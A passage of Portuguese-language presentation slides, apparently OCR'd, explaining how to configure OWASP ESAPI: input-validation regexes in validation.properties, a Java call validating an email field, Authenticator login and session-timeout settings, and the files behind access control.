
validation.properties

```
Validator.SafeString=^[.\\p{Alnum}\\p{Space}]{0,1024}$
Validator.Email=^[A-Za-z0-9._%'-]+@[A-Za-z0-9.-]+\\.[a-zA-Z]{2,4}$
Validator.IPAddress=^(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$
Validator.URL=^(ht|f)tp(s?)\\:\\/\\/[0-9a-zA-Z]([-.\\w]*[0-9a-zA-Z])*(:(0-9)*)*(\\/?)([a-zA-Z0-9\\-\\.\\?\\,\\:\\'\\/\\\\\\
+=&amp;%\\$#_]*)?$
Validator.CreditCard=^(\\d{4}[- ]?){3}\\d{4}$
Validator.SSN=^(?!000)([0-6]\\d{2}|7([0-6]\\d|7[012]))([ -]?)(?!00)\\d\\d\\3(?!0000)\\d{4}$
```

Chamada referenciando expressão regular de validação:

```
String input = request.getParameter("email");
int maxLength = 512;
Boolean allowNull = false;

try {
    someObject.setEmail( ESAPI.validator()
        .getValidInput("User Email", input, "Email", maxLength, allowNull));
}
```

Tratando Autenticação e Usuários



Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security

Configurando Authenticator

```
(...)
#=====================================================================
# ESAPI Authenticator
#
Authenticator.AllowedLoginAttempts=3
Authenticator.MaxOldPasswordHashes=13
Authenticator.UsernameParameterName=username
Authenticator.PasswordParameterName=password
# RememberTokenDuration (in days)
Authenticator.RememberTokenDuration=14
# Session Timeouts (in minutes)
Authenticator.IdleTimeoutDuration=20
Authenticator.AbsoluteTimeoutDuration=120
=====================================================================
```

Tentativas de login permitidas


Número de senhas que não podem se repetir para determinado usuário

Nome dos campos de login/senha do formulário de login

Tempo de duração do token em dias para implementar a funcionalidade “Rember me”

Parâmetros de Timeout

Tratando Controle de Acesso



Configurando AccessControl


O módulo AccessControl depende dos seguintes arquivos e configuração:

- ESAPI-AccessControlPolicy.xml (políticas de controle de acesso)
- URLAccessRules.txt (regras de restrição de acesso às URLs)

